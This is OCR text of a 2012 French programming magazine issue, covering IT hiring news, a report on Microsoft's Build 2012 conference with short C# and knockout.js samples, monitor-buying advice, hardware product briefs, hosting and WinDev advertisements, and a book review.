SCC, société de services informatique d'infrastructure, annonce un plan d'embauche d'une centaine de personnes d'ici fin 2012. Ce dernier est lié à la nouvelle organisation interne de SCC ayant pour objectif d'accompagner ses clients dans l'évolution de leurs applications métiers sur des projets d'envergure liés au Cloud et au Big Data. SCC estime qu'au total près de 300 personnes auront rejoint l'entreprise d'ici la fin de l'année.

La division Professional Services qui regroupe les activités de projet de Design d'Architecture, le Datacenter Services et le département Consulting, recrute 24 personnes, dont 14 consultants et ingénieurs système de production infrastructure et 10 personnes au sein du pôle design d'architecture. La division Managed Services regroupe à ce jour 1 400 personnes et ouvre 50 nouveaux postes d'ingénieurs Service Desk
Candidatures : drh@fr.scc.com.

OFFRES D'EMPLOIS : +3% en octobre

Malgré une baisse globale de 30% des annonces de cadres, selon l'indicateur mensuel de l'Apec, les offres d'emploi informatique s'élèvent à 13 732, en hausse de 3% en Octobre 2012, par rapport à 2011. Les offres cumulées sur 12 mois s'élèvent à 165 047 postes, en hausse de 14%. Les offres informatique représentent le quart des offres de cadres.

Back from //Build/
Retour sur la conférence développeurs

La seconde édition de l'évènement Build Windows a eu lieu du 30 octobre au 2 novembre à Seattle sur le campus de Microsoft Corp. La précédente conférence s'était tenue l'année dernière à Anaheim (près de Los Angeles), et ce changement marque aussi une modification de rythme dans la communication destinée aux développeurs.

Alors qu'avec la Professional Developer Conference (PDC) les développeurs avaient la possibilité d'avoir un aperçu des prochaines technologies qui seraient disponibles 2 ou 3 ans plus tard, nous avons eu droit l'année dernière aux informations sur Windows 8 sorti un an plus tard (depuis le 26 octobre de cette année), et pour cette deuxième édition Microsoft nous a principalement présenté Windows 8 et Windows Phone 8, des technologies et produits disponibles depuis quelques jours. Le temps où l'éditeur communiquait donc très en avance sur les futurs produits et technologies semble donc révolu.

Cette édition n'a fait l'objet d'aucune annonce majeure, mais a eu quand même le mérite d'affirmer les directions prises par l'éditeur et de voir les premières applications de la stratégie « Devices and Services » présentée début octobre par Steve Ballmer dans sa lettre aux actionnaires, clients, partenaires et employés. [1] Nous passerons donc rapidement, voire sous silence, les sujets présentés sans annonce nouvelle, pour nous concentrer sur ce qui a réellement été novateur

> Windows 8

La nouvelle version de Windows est un pilier important de la stratégie multi-terminaux. Celle-ci marque en effet l'entrée de Microsoft dans l'ère des périphériques mobiles. Grâce à cette version de Windows, destinée à fonctionner aussi bien sur des PC fixes, des PC portables, des notebooks, des ultrabooks que sur des tablettes, l'éditeur souhaite rattraper son retard sur un marché ultra dominé par Android et iOS [Fig.1].

Cette démarche semble séduire les constructeurs puisque ceux-ci proposent enfin des ordinateurs originaux offrant différents types d'utilisations (écrans détachables, écrans pivotables et rabattables pour être utilisés en tablette). La variété des modèles qui étaient en exposition en témoigne.

Fig.1

Un jeu windows 8 tournant sur un ecran 80'

Pour parvenir à faire fonctionner le système d'exploitation sur cette large gamme de terminaux, Microsoft a été obligé de poursuivre l'effort de ré-architecture et de refactoring de Windows fortement amorcé lors du développement de Windows 7, mais également de fournir une version compatible avec les processeurs ARM, car seul Windows CE supportait ce type de processeur jusqu'à présent. [2][3]

Le support du Cloud est également un autre axe important de l'OS avec un support natif de la synchronisation de certains paramètres de Windows (thème, fond d'écran, écran de verrouillage, mais également les mots de passe) et surtout le support proposé par certaines applications de ces services. Office 2013, disponible en RTM pour les développeurs, et étonnamment assez peu visible durant l'évènement proposera par exemple de stocker les documents non pas sur son poste, mais directement sur le Cloud via l'espace de stockage Skydrive.

D'un point de vue développement, aucune nouveauté n'a été dévoilée, Microsoft s'est essentiellement contenté de reprendre des sessions de la Build 2011 déjà décrites dans Programmez !. Nous ne reviendrons donc pas ici dessus.


> Windows Phone 8

La nouvelle mouture de Windows Phone avec Windows 8 fut un des piliers de la Build 2012 avec tout un ensemble de sessions décrivant la nouvelle plateforme. Au menu, de très gros progrès au niveau des performances de l'ensemble et notamment du chargement des applications. L'application Facebook démarre ainsi trois fois plus vite sur WP8 que sur WP7.5 grâce :

- Au NGEN appliqué aux applications Windows Phone 8 lorsqu'elles sont soumises sur le marketplace. Fini l'impact de la compilation en Just In Time au chargement des applications, les images natives sont à présent générées par Microsoft et mises à disposition de manière transparente pour les utilisateurs sous Windows Phone 8.
- Au hardware en lui-même. Les préconisations de Microsoft pour la plateforme Windows Phone 8 sont fortement montées en gamme, avec notamment le support des processeurs Dual core.
- Et enfin, à des améliorations logicielles apportées au Core CLR, le moteur d'exécution.

Côté nouvelles fonctionnalités proposées aux développeurs on peut noter :

- Le contrôle Bing Maps qui est déprécié en faveur de contrôles utilisant les technologies de cartographique de Nokia. Celles-ci permettent, entre autres, un rendu plus rapide grâce à un affichage vectoriel proposé par le nouveau contrôle Map et le télécharge-



Les différentes tailles de Tile.

ment de cartes en offline grâce à la tâche MapsDownloader.

- Le support amélioré des Tiles, avec notamment de nouveau templates et une nouvelle taille : [Fig.2].
- Le support des connexions réseau en situation de proximité a été également largement amélioré via une nouvelle couche Windows.Networking. Celle-ci permet le support des connexions classiques en TCP et UDP comme le proposait System.Net, mais permet également de gérer les connexions directes entre devices via NFC (pour une portée de 2 à 4 cm) et le Bluetooth (pour une portée théorique allant jusqu'à 100 mètres).

Le partage de code entre Windows Phone 8 et Windows 8 a également été présenté via l'utilisation des projets de type Portable Libraries. Ces projets permettent de référencer uniquement les éléments communs proposés par les frameworks dédiés aux différentes plateformes. Il est ensuite aisé d'écrire du code multiplateforme, même si l'approche reste quand même assez simpliste. Windows Phone 8 devient également un terminal ouvert à tous les fournisseurs de service de VoIP. Ces services peuvent s'intégrer de manière assez complète au sein de WP8. Il est ainsi possible de s'intégrer au sein des notifications d'appels traditionnels, d'effectuer des appels Video, d'effectuer des appels audio en background mais également de proposer des notifications en push.

Le premier exemple de cette intégration de services VoIP sera bien évidemment proposé par Skype avec une nouvelle version de son application destinée à Windows Phone 8.

> Windows Azure

L'offre Windows Azure arrive à maturité. Que ce soit du côté du Software As a Service (SaaS) via l'offre Office 365 ou encore la gamme Live, du côté du Platform as a Service (Paas) avec Windows Azure, ou encore du côté Infrastructure as a Service (IaaS), l'éditeur s'affirme vraiment parmi les leaders du marché.

Il ne reste plus qu'à arriver à motiver les développeurs pour qu'ils se tournent vers la plateforme et plus particulièrement vers l'offre Paas et c'est ce que Microsoft s'est efforcé de faire durant cette édition de Build avec plusieurs annonces.

La première, plutôt modeste, est la disponibilité du framework 4.5 sur les machines virtuelles de Windows Azure et pour l'offre Web-Sites.

La seconde annonce est bien plus stratégique et plus intéressante d'un point de vue développement. Windows Azure Mobile Services est un service qui permet d'utiliser Windows Azure en backend depuis un front développé pour Windows Phone 8, Windows 8 et iOS.

L'idée de WAMS est simple : proposer le service le plus simple d'accès aux développeurs afin de leur permettre d'utiliser Windows Azure comme espace de stockage, de mettre en place de l'authentification d'utilisateurs et enfin de gérer des notifications en Push. Et le moins que l'on puisse dire est que l'objectif est complètement atteint puisque développer pour Azure n'a jamais été aussi simple. Quelques minutes pour s'inscrire et créer un espace de stockage sur l'espace de Windows Azure, et moins d'une dizaine de lignes de code sont ensuite nécessaires pour gérer le traditionnel CRUD directement sur le Cloud :

```
private MobileServiceCollection<ArticleProgrammez> articles;
private IMobileServiceTable<ArticleProgrammez> tableArticle;
public void FillArticles()
{
  tableArticle=App.MobileService.GetTable<ArticleProgrammez>();
  articles=tableArticle.ToCollectionView();
}
public async void UpdateArticle(ArticleProgrammez article)
{
  await tablerArticle.UpdateAsync(article)
}
```

Le tout est disponible via http://www.windowsazure.com/en-us/develop/mobile/

> Le développement web

Cela fait maintenant plusieurs années que l'éditeur de Redmond l'a compris, le développement web passe avant tout par le respect des standards web formalisés par le W3C.

C'est ainsi qu'HTML 5 et CSS 3 furent encore une fois mis à l'honneur, notamment via l'implémentation proposée par IE 10 de ces standards, encore et toujours en discussion, au sein du W3C. Plus que de simples exemples de code, si vous souhaitez faire un bon tour d'horizon des nouveautés actuellement supportées par Internet Explorer 10 telles que les CSS Grid Layout, Les CSS 3D Transforms, les animations CSS3 ou encore l'APP Cache et le support du Drag'n'Drop, le mieux est de visionner la session de David Rousset sur ce sujet. [4]

Au-delà des standards qui ne concernent que la partie cliente du développement d'applications web, l'équipe ASP.net propose une nouvelle pré-version nommée très originalement « ASP.net Fall 2012 Update BUILD Prerelease ». Cette version propose, entre autres, deux nouveaux templates de projets dédiés à ASP.net MVC 4.

Le premier est consacré au développement d'applications Facebook

et permet de réduire la logique technique nécessaire à la mise en place d'authentification, via Facebook, mais également à la récupération d'informations sur l'utilisateur ainsi authentifié.
Le template « Single Page Application » est, comme son nom l'indique, destiné à la création d'applications web qui ne sont contenues que dans une seule page web. Gmail est un bon exemple de ce type d'application particulier où la quasi-totalité des fonctionnalités sont accessibles sans quitter la page principale. Pour parvenir à fournir une bonne interactivité et avoir un beau gros code spagghetti, le template utilise et propose aux développeurs d'utiliser knockout.js. Ce framework javascript Open Source permet d'utiliser le pattern Model-View-View Model (MVVM) au sein de vos pages web :
Vue :

```
<p>Nom magazine <input data-bind='value: magazineName' /></p>
<p>Nom Article: <input data-bind='value: articleName' /></p>
<h2>Vous lisez l'article : <span data-bind='text: fullArticle
Name'></span>
!</h2>
```

ViewModel :

```
var ViewModel = function(first, last) {
  this.magazineName = ko.observable(first);
  this.articleName = ko.observable(last);

  this.fullArticleName = ko.computed(function() {
    return this.articleName() + « du magazine « + this.magazine
Name();
  }, this);
};

ko.applyBindings(new ViewModel(«», «»));?
```

Résultat :


Nom magazine Programmez
Nom Article: Retours de la Build
Vous lisez l'article : Retours de la Build du magazine Programmez!

Autre framework Open Source mis à l'honneur et intégré par Microsoft, SignalR permet de créer des applications web temps-réel. Officiellement packagé au sein d'ASP.NET SignalR, le framework est une abstraction qui permet d'établir des connexions longues, persistantes, entre le client et le serveur et ainsi de faire transiter des informations sans utiliser le traditionnel couple Requête envoyé par le client/Réponse en provenance du serveur.
Vous pouvez consulter un exemple d'application utilisant ce framework à cette adresse : http://shootr.signalr.net/

> Le cycle de vie

Microsoft poursuit son offensive dans le domaine de l'Application Lifecycle Management avec Team Foundation Server 2012, qui est encore une fois une vraie version majeure avec la mise en place de la méthode Scrum qui est proposée par défaut par Microsoft, un redéveloppement de Team Web Access permettant une gestion de backlog, de scrumboard, etc.
En plus de la boîte qui était proposée depuis 2005, Microsoft a annoncé la disponibilité immédiate d'une version "finalisée" de Team Foundation Server en mode hébergé sur le Cloud.
Microsoft a en effet développé Team Foundation Service qui permet

Fig.3



d'utiliser les services de contrôle de source, de gestion des workitems, de backlog, le taskboard mais également les builds, le tout directement hébergé dans Windows Azure.
Nul besoin de mettre en place (et de maintenir) une infrastructure technique de développement spécifique, il est à présent possible d'avoir un environnement pleinement fonctionnel et prêt à l'emploi en l'espace de 5 minutes.
Cette nouvelle offre disponible à l'adresse http://tfs.visualstudio.com permet d'être utilisée gratuitement pour des équipes de 5 personnes au maximum. La tarification pour des équipes de taille supérieure n'a pas été annoncée [Fig.3].
Cette offre est plus qu'un simple hébergement sur Azure, car l'équipe responsable de Team Foundation Server a également changé sa manière d'aborder le développement et la mise à disposition du produit. La « cloudisation » de Team Foundation Server, et plus particulièrement la transformation d'un logiciel en service, permet d'apporter encore plus rapidement de la valeur ajoutée aux utilisateurs. L'adoption de SCRUM et la mise en place de bonnes pratiques permet en effet à l'éditeur de passer d'un rythme de livraison de 2-3 ans à un cycle de livraison de… 3 semaines pour Team Foundation Service ! L'équipe déploie sur Windows Azure une nouvelle version une semaine après la fin de chaque sprint, chacun ayant une durée de 3 semaines.
Je vous recommande de visionner la session « Developing Continuous Services : Real world experiences of Team Foundation Service engineering team » pour en savoir plus. [5]

> Liens

[1] Lettre de Steve Ballmer :
http://www.microsoft.com/investor/reports/ar12/shareholder-letter/index.html
[2] Windows 7 and Windows 2008 R2 Kernel changes [Part1] :
http://channel9.msdn.com/Events/PDC/PDC09/P09-20
[3] Windows 7 and Windows 2008 R2 Kernel changes [Part2] :
http://channel9.msdn.com/Events/PDC/PDC09/CL29
[4] HTML5 & CSS3 latest features in action!
http://channel9.msdn.com/Events/Build/2012/3-114
[5] Developing Continuous Services : Real world experiences of the Team Foundation Service engineering team :
http://channel9.msdn.com/Events/Build/2012/2-004

Patrice **Lamarche**
Leader Technique Log'in Space

INVITATION

DÉVELOPPEUR - CHEF DE PROJET - WEBMASTER - DÉCIDEUR

18

VENEZ DÉCOUVRIR
WINDEV®
PRÈS DE CHEZ VOUS

ET DÉCOUVREZ COMMENT DÉVELOPPER 10 FOIS PLUS VITE

918 nouveautés : Windows 8, Cube rOlap, graphe Surface, impression HTML, Ruban dans les éditeurs, FTP sécurisé, réplication multi-sites, CSS3, ...

CALENDRIER

Montpellier	13 Nov
Toulouse	20 Nov
Bordeaux	21 Nov
Nantes	22 Nov
Bruxelles	27 Nov
Lille	28 Nov
Paris	29 Nov
Strasbourg	4 Déc
Lyon	5 Déc
Genève	6 Déc
Marseille	11 Déc

TOUR DE FRANCE


VENEZ DÉCOUVRIR
WINDEV 18
& WEBDEV 18
PRÈS DE CHEZ VOUS

GRATUIT
inscrivez-vous sur ww.pcsoft.fr
Attention: 10.000 places seulement

Votre code est compatible :
- Windows 8 (7, XP,...)
- Linux
- Mac
- Internet
- Intranet
- Windows Mobile & CE
- Windows Phone
- Android
- iPhone et iPad.

Elu «Langage le plus productif du marché»

918 NOUVEAUTÉS



Fournisseur Officiel de la Préparation Olympique

www.pcsoft.fr

Comment bien choisir son écran ?

Bien choisir son écran de travail est important pour son confort au quotidien et même sa productivité. Mais là, tout est lié : avoir les bonnes spécifications écran, la bonne carte graphique, la bonne connectique.

Aujourd'hui, travailler avec des résolutions très élevées, deux écrans, devient une norme, surtout quand les environnements de développement nécessitent de grands espaces d'affichage pour les éditeurs, les palettes et autres barres d'outils. Mais il faut trouver le bon compromis entre la taille de l'écran, la résolution. Celle-ci ne va pas poser de problème sur des écrans de 24 – 27 pouces, en revanche, sur des portables 13 ou 15 pouces, oui. Il ne faut pas pousser trop haut la résolution au risque de ne plus pouvoir discerner convenablement son espace de travail.

> Mieux vaut avoir sa check-list !

Pour bien choisir un écran, plusieurs critères sont à regarder et à comparer :

- les résolutions supportées
- fréquence de rafraîchissement
- temps de réponse
- les modes d'affichage
- le type de dalle (mate ou brillante) avec mode rétro-éclairé
- contraste (avec ACR et/ou DCR)

Sur le contraste, rappelons qu'il s'agit de la différence entre le noir le plus profond et le blanc le plus lumineux. Les fonctions ACR (Advanced Contrast Ratio) et DCR (Dynamic Contrast Ratio) améliorent le contraste (en jouant sur la luminosité et la puissance du rétro-éclairage). Cependant, ces critères ne doivent pas vous tromper. Un DCR élevé ne signifie pas obligatoirement que l'écran sera meilleur. Par contre, un critère peut avoir son importance, par exemple pour la 3D, le temps réel, le graphisme : le temps de réponse. Il s'agit de la mesure de rapidité à afficher une image en mouvement. Ce temps est exprimé en millisecondes (ms). Plus ce chiffre est bas, plus rapide sera l'affichage. Actuellement, 5 ms devient un standard, notamment pour les jeux. Mais le 2 ms est souvent disponible (soit par des techniques d'optimisation pour certains modes de fonctionnement, soit nativement). Mais là encore, il faut relativiser si vous ne faites pas de 3D ou de temps réel. Pour un développeur utilisant un IDE ou des outils classiques de refactoring, compilation, etc., un temps de réponse de 5 à 15 ms suffira largement. La fréquence de rafraîchissement est un critère important surtout si vous

êtes sensible au scintillement. Plus cette fréquence est élevée, meilleure sera la stabilité de l'image et plus le scintillement sera faible. Le 120 Mhz est le standard. Privilégiez cette fréquence sur votre écran principal. La fluidité (image, scrolling, etc.) sera améliorée, même en utilisant Eclipse ou Visual Studio au quotidien !

Attention à la connectique !

VGA, HDMI, DVI, Thunderbolt, la connectique est aujourd'hui pléthorique. VGA est un port analogique alors que HDMI et DVI sont numériques. Ce détail est important. Si vous avez un écran Full HD, optez pour une connexion de bout en bout numérique en HDMI ou DVI. DVI est une connectique classique sur les cartes GPU et les écrans, le HDMI moins. La qualité n'est pas la même.

Comme nous l'explique Nicolas Clerc, Microsoft Regional Director : *« J'ai souvent eu des soucis de perturbation du signal VGA dans mon bureau (environnement électroniquement chargé). Avec le DVI : cela passe ou pas. Un bon câble blindé permet d'éviter des sautes d'images quand l'environnement est perturbé. Pour le VGA c'est encore plus flagrant mais cela dépend aussi des niveaux de sortie des cartes vidéo : mon ancienne carte NVIDIA fournissait un signal suffisamment fort pour un câble VGA générique et l'image était stable, alors que le même câble pour le Mac Mini me fournissait une image instable pleine de fourmillement et d'ondulation. L'utilisation d'un câble de qualité a réglé les soucis avec le Mac ».* Le câble est un maillon que le développeur oublie souvent ! Nous avons souvent rencontré des soucis de stabilité et d'images avec des câbles génériques (sans nom). Si ces câbles dépannent, nous conseillons d'investir quelques euros dans des câbles blindés. En HDMI, les prix vont de quelques euros à 15-17 €. Un câble de qualité moyenne subira les interférences de votre environnement matériel. Et n'oubliez pas de considérer les limites de vos cartes graphiques surtout pour les écrans dépassant les 27 pouces. Autre petit conseil, surtout si vous faites un peu de chromie / calibration de couleurs, pensez à travailler avec un éclairage en lumière blanche et non chaude.

> A vous de choisir

Il existe de nombreuses marques et des écrans génériques et à tous les prix. L'écran, avec le bon compromis, peut facilement vous coûter 150 € (sans les câbles supplémentaires). Mais vous arrivez très rapidement à des gammes de prix supérieures à 350 € comme pour les modèles Eizo, LaCie, Apple.

François **Tonic**

L'usage tout terrain : Laurent Ellerbach

(Audience Marketing Director, Europe Centrale et de l'Est)

« Plus l'écran est grand et plus il y a de pixels, mieux c'est. Il faut aussi avoir si possible, non pas un, mais plusieurs écrans avec les mêmes contraintes et obligations de pouvoir régler finement les contrastes et couleurs pour éviter d'avoir des rendus différents. J'ai un Dell Ultrasharp U2711 27" au bureau et à la maison. Et en plus j'utilise un écran portable autoalimenté en USB (car je voyage beaucoup) LENOVO ThinkVision LT1421 35,6cm résolution 1366x768. Cela me permet d'afficher plus d'infos. Car à chaque fois que l'on double la résolution et la taille de l'écran (quand c'est trop petit, il n'y a pas de gain), on augmente la productivité d'environ 30%. Personnellement, je n'ai jamais compris ceux qui travaillent avec de faibles résolutions, passent leur temps à changer d'application, à scroller, etc. Autre point: prendre des cours de dactylographie pour taper plus vite. C'est ce qui est le plus lent dans les entrées/sortie humain/machine. Idem, apprendre les raccourcis claviers pour ne pas utiliser la souris (perte de temps en déplaçant ses mains pour cliquer sur l'écran) ».


Quelle capacité réelle de stockage d'une tablette Surface Windows RT ?

Cette question se pose depuis quelques semaines. La partie questions-réponses officielle répond à cette question : une tablette 32 Go aura une capacité réelle de 16 Go, la version 64 fournira un espace disque de 46 Go. Plusieurs raisons expliquent une différence si grande. Il existe tout d'abord une différence entre la capacité annoncée (= capacité théorique) et la capacité réelle. L'espace disque annoncé repose sur le Go décimal alors que le calcul réel devrait se faire sur le Go binaire. La technique et les caractéristiques de formatage font le reste. Ainsi, un disque de 32 Go affichera en binaire, 29 ou 28 Go. Microsoft et Apple donnent d'ailleurs la même précision. Dans le cas d'une tablette Windows RT, il faut déduire 5 Go pour les outils de restauration Windows et encore 8 Go pour le système et l'ensemble des applications préinstallées (dont Office). Au final, une tablette 32 Go fournit une capacité disponible (et indiquée par l'exploration de fichier) de 16 Go. Une tablette 64 Go descend à 46 Go. A titre de comparaison, iOS 6 nécessite une partition système inférieure à 3 Go.

Faq officielle : http://goo.gl/2o6au

LaCie propose depuis peu une nouvelle clé USB : LaCie PetiteKey.

Le boîtier métallique de cette clé USB est étanche jusqu'à 100 mètres. Désormais, les utilisateurs ne craignent plus de voir leurs données endommagées ou effacées en cas d'exposition à l'eau, la cause la plus fréquente de perte accidentelle de données. La clé USB protège les données même si elle tombe dans une mare de boue ou si elle est oubliée dans le lave-linge ! De plus, le connecteur sans capuchon de la clé résiste aux rayures. Pas de risque d'usure ou d'éraflure par les autres clés dans sa poche ou son sac. Elle inclut un outil de cryptage AES 256 bits. Capacité maximale de 32 Go, à partir de 14,99 €.



XBoy Power Bank est un chargeur pour tablette et smartphone. Il intègre une batterie lithium 4000 Mha, inclut un connecteur USB et fonctionne aussi bien sur Mac que PC. Prix public : 44,90 €

Integral Memory sort son nouveau SSD P Series 3 en Sata 3 et 2,5".


Le constructeur annonce des performances en hausse et une structure plus robuste : une bande passante de pointe affichant des taux d'écriture allant jusqu'à 515 Mo/s et des taux de lecture allant jusqu'à 550 Mo/s. Ce SSD supporte également des performances qui atteignent jusqu'à 60 000 IOPS. Il intègre l'algorithme ECC et la technologie RAISE. Ces derniers apportent une gestion efficace des blocs défectueux et réduisent l'amplification d'écriture, renforçant ainsi l'endurance du SSD. Il supporte aussi S.M.A.R.T. Compatible Windows, Linux, OS X. SSD allant de 60 à 480 Go.

A partir de 105,99 €.

1&1 HÉBERGEMENT WEB

TOP PERFORMANCE ET MAXI SÉCURITÉ POUR VOS PROJETS WEB

Vous avez de hautes exigences pour votre site Web et ne pouvez envisager une quelconque défaillance ? Optez pour un hébergement 1&1 : avec plus de 11 millions de contrats clients, 5000 employés et 5 centres de données haute performance, nous comptons parmi les leaders mondiaux de l'hébergement. Capables de répondre à tous vos besoins actuels et futurs, nous sommes votre partenaire privilégié aujourd'hui comme demain. En choisissant les packs complets 1&1, vous profitez de services professionnels et d'une sécurité optimale qu'aucun autre hébergeur ne vous propose.



✓ SÉCURITÉ OPTIMALE : GÉO-REDONDANCE

Chez 1&1, vos données sont hébergées en parallèle dans 2 centres de données haute performance situés à différents endroits. Le « plus » : sauvegardes automatiques quotidiennes.

✓ PROTECTION COMPLÈTE : SITELOCK

SiteLock SÉCURISÉ
RÉUSSI 02-Nov-2012

Avec SiteLock, scannez à tout moment votre espace Web et détectez malwares, virus et autres menaces. Votre site est ainsi protégé et sûr pour vos visiteurs. Gage de sécurité pour les internautes : intégrez le sceau SiteLock sur vos pages et mentionnez la date du dernier scan.

✓ SAUVETAGE DE DONNÉES : RESTAURATION DE L'ESPACE WEB

Avec notre fonction de restauration, récupérez les données que vous avez accidentellement supprimées, d'un simple clic depuis votre Espace Client 1&1.

MEMBRE DE united internet

DOMAINES | EMAIL | HÉBERGEMENT | E-COMMERCE | SERVEURS

* **-50% pendant 1 an :** à l'issue de la 1ère année, les packs sont à leurs prix habituels, 1&1 Essentiel est à 1,99 € HT/mois (2,38 € TTC/mois), 1&1 Classique est à 4,99 € HT/mois (5,97 € TTC/mois), 1&1 Illimité est à 6,99 € HT/mois (8,36 € TTC/mois) et 1&1 Business est à 9,99 € HT/mois (11,95 € TTC/mois). Frais de mise en service de 4,99 € HT (5,97 € TTC) pour les packs 1&1 Essentiel et 1&1 Classique ; 9,99 € HT (11,95 € TTC) pour les packs 1&1 Illimité et 1&1 Business. Engagement de 12 mois. Offres sans durée minimum d'engagement également disponibles. Conditions détaillées sur 1and1.fr.

-50%
PENDANT 1 AN
SUR TOUS LES PACKS !

1&1 ESSENTIEL	1&1 CLASSIQUE	1&1 ILLIMITÉ	1&1 BUSINESS
Espace Web **10 Go**	Espace Web **100 Go**	Espace Web **illimité**	Espace Web **illimité**
1 nom de domaine inclus	**2** noms de domaine inclus	**3** noms de domaine inclus	**4** noms de domaine inclus
au choix : .fr, .com, .info, .net, .org, .eu			
10 comptes email et 1 accès FTP	**100** comptes email et 50 accès FTP	**500** comptes email et 500 accès FTP	Comptes email et accès FTP **illimités**
1 base de données MySQL (1 Go)	**10** bases de données MySQL (1 Go)	**100** bases de données MySQL (1 Go)	Bases de données MySQL **illimitées** (1 Go)
PHP5, Zend Framework	PHP5, Perl, Python, Zend Framework	PHP5, Perl, Python, Zend Framework	PHP5, Perl, Python, Zend Framework
Trafic illimité et bande passante de 100 Mbps			
Accès à 65 applications Click & Build			
1&1 Sécurité : Géo-redondance, SiteLock & Restauration de l'espace Web			
Service expert 6j/7 via hotline non surtaxée et email			
~~1,99~~ **0,99** € HT/mois (1,18 € TTC/mois)*	~~4,99~~ **2,49** € HT/mois (2,98 € TTC/mois)*	~~6,99~~ **3,49** € HT/mois (4,17 € TTC/mois)*	~~9,99~~ **4,99** € HT/mois (5,97 € TTC/mois)*


Les centres de données 1&1 sont alimentés en énergie verte : réduction des émissions de CO_2 de 30 000 tonnes par an.

1&1

0970 808 911
(appel non surtaxé)

www.1and1.fr

Notre sélection de livres




COLLECTIF
HTML 5,
2e édition
Dunod

HTML 5 est le quotidien des développeurs web. Cet ouvrage leur permettra d'améliorer leurs sites avec les fonctionnalités introduites par HTML5, en respectant les contraintes habituelles de production : support des navigateurs de Internet Explorer 6 à 10, support de certains smartphones, accessibilité, référencement, maintenabilité du code et bonnes pratiques. Cette 2e édition met à jour le contenu en fonction des dernières nouveautés HTML 5, des méthodes, des outils.

